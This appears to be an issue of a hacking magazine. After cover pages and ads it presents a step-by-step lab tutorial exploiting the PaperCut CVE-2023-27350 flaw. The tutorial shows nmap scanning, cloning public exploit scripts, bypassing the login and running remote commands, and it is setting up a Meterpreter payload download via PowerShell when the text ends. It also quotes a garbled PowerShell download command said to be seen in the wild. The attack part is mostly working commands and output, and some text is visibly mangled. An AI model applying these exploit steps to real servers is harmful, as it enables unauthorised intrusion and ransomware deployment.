

How hackers are exploiting PaperCut vulnerability to deploy malware

Different Evasion Techniques Used By Malware to stay undetectable

Introducing Tails OS,
the OS built for privacy and anonymity

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 5

*Just enjoy reading
the Issue
just like I am
enjoying the
newly
arrived monsoon.*

"THIS GIVES THREAT ACTORS THE ABILITY TO LOAD NUMEROUS MALWARE FAMILIES AND EXPLOITS WITH EASE THROUGH HIGHLY OBFUSCATED BATCH FILES," -

- TREND MICRO RESEARCHERS ON THREAT ACTORS USING BATCLOAK ENGINE TO MAKE MALWARE FULLY UNDETECTABLE.

INSIDE

See what our Hackercool Magazine May 2023 Issue has in store for you.

1. Real World Hacking:

How Hackers are exploiting PaperCut vulnerability?

2. AV Evasion:

Different Evasion techniques used by Malware in Real World.

3. Cyber Security:

Lessons from "Star Trek: Picard" - a cybersecurity expert explains how a sci-fi series illuminates today's threats.

4. Beginner Basics:

TCP/IP Model.

5. Cyber War:

It's being called Russia's most sophisticated cyber espionage tool. What is Snake and why it is dangerous?

6. Introduction:

Tails OS.

Installations

Downloads

Other Useful Resources

How are Hackers exploiting the PaperCut vulnerability?

REAL WORLD HACKING

Reports from cybersecurity company TrendMicro detected evidence of the Apache paperCut software being exploited in the wild by Russian Hackers as far as April 13/14 2023. Another cybersecurity company Huntress, reported that it is observed hackers exploiting this vulnerability to install remote management and maintenance (RMM) like Atera and Syncro and TrueBot. Microsoft has reported that hackers are exploiting this vulnerability to deliver Clop and LockBit ransomware families.

What is Papercut Software?

PaperCut MF is a print management software that is embedded on printer and photocopies and MFDs to monitor and control print output of organisation with simple administrative tools.

How many people use 'it'?

PaperCut software is used by over 100 million users worldwide over from 70,000 companies. Cyber security company, Huntress detected about 1800 publicly exposed vulnerable scenes.

What is the vulnerability?

The present vulnerability ID'ed as CVE_2023_27350 has a vulnerability severity of 9.8. The vulnerability that affects PaperCut MF 22.0.5 is an RCE vulnerability and doesn't receive authentication to be exploited.

The vulnerability is present in the SetupCompleted class and exists due to improper access control.

Exploitation commands seen in Real World.

a" and /c " powershell.exe.nop.w hidden Invoke.webRequest "dtp.....ms;"_outfile 'setup.ms' " (Download)).

Install cmd /c "mviexud/ i set up/ Integrator login= firmoriba hundqfCAT) gm com company Idz in shodan query

http.html:"PaperCut"

http.html:"print"

As you now understood the vulnerability, let's move to practicals. I have installed, Apache PaperCut 19-2-7.6200 version on the Windows 10 target for this tutorial. The installation is just a click and Go (after you set the password) and is given in our Installation section. (Will soon be renamed as Lab's section).

Our Attacker system is Kali. After the installation is complete, I use Nmap to see the target service is running. By default, Apache PaperCut runs on port 9191.

Indonesian Cybercriminals are allegedly exploiting AWS for Profitable Crypto Mining Operations.


```
(kali@222vm) - [~]
$ nmap -sT -p9191 192.168.40.150
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-26 02:35 EDT
Nmap scan report for 192.168.40.150
Host is up (0.00078s latency).
```

```
PORT      STATE SERVICE
9191/tcp  open  sun-as-jpda
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

```
(kali@222vm) - [~]
$
```

The port is open and service is running. Let's see if the target service is indeed vulnerable. For this, I will be using a script from the Github user maanvader. The download information is also given in our Downloads section.

```
(kali@222vm) - [~/Attackware/PaperCut]
$ git clone https://github.com/MaanVader/CVE-2023-27350-POC
Cloning into 'CVE-2023-27350-POC'...
remote: Enumerating objects: 30, done.
remote: Counting objects: 100% (30/30), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 30 (delta 8), reused 24 (delta 3), pack-reused 0
Receiving objects: 100% (30/30), 5.43 KiB | 926.00 KiB/s, done.
Resolving deltas: 100% (8/8), done.
```


```
(kali@222vm) - [~/Attackware/PaperCut]
$
```

After successfully cloning the script, I run it on my target.


```
(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350-POC]
$ python find-vuln-ver.py 192.168.40.150
Enter the ip address: 192.168.40.150
Version: 19.2.7
Vulnerable version
Step 1 visit this url first in your browser: http://192.168.40.150:9191/app?service=page/SetupCompleted
Step 2 visit this url in your browser to bypass the login page : http://192.168.40.150:9191/app?service=page/Dashboard
```

```
(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350-POC]
$
```



The script says that the target is running a vulnerable version. The script also gave me two steps to check out. Let me show you the two URLs displayed by the script.



This is the first one where the RCE vulnerability is present. (Setup Completed Page). You can even access the dashboard of the app as shown below by bypassing Login.



You can even create new user.



But that's not what I am here for. I am here to show you how one hacking group exploited the vulnerability to download payload to the target system. Hacking groups have reportedly used different payloads like IcedID, Clop ransomware. But here I will be using msfvenom payloads for obvious reason. I download another script from Github user adhikara13 as shown below. The download information is also given in our Downloads section.

```
(kali@222vm) - [~/Attackware/PaperCut]
$ git clone https://github.com/adhikara13/CVE-2023-27350
Cloning into 'CVE-2023-27350'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 18 (delta 6), reused 12 (delta 4), pack-reused 0
Receiving objects: 100% (18/18), 18.57 KiB | 22.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.
```

Let me show you how this exploit script works, Here I am executing a Windows command “net user” which lists all the users of Windows system (although there is a feature in this exploit script that directly gives you the reverse shell, I will not be using it here. I will show you a different way used by most hacker groups).

European Data Protection Board (EDPB) has fined Meta, Facebook's parent company with a record \$1.3 billion for transferring the personal data of users in the region to the U.S.


```
(kali@222vm) - [~/Attackware/PaperCut/CVE-2023-27350]
$ python CVE-2023-27350.py -u http://192.168.40.150:9191 -c "net user"
[*] Papercut instance is vulnerable! Obtained valid JSESSIONID
[*] Updating print-and-device.script.enabled to Y
[*] Updating print.script.sandboxed to N
[*] Preparing to execute...
[+] Executed successfully!
[*] Updating print-and-device.script.enabled to N
[*] Updating print.script.sandboxed to Y
```

As you can see, the script got executed successfully. You can't see the results here because the script is not designed to show us output. Then what is the purpose of this script? I will host the payload (met_153_4444.exe) on the attacker system. Just like shown above, I will download this payload to the target system using Powershell.

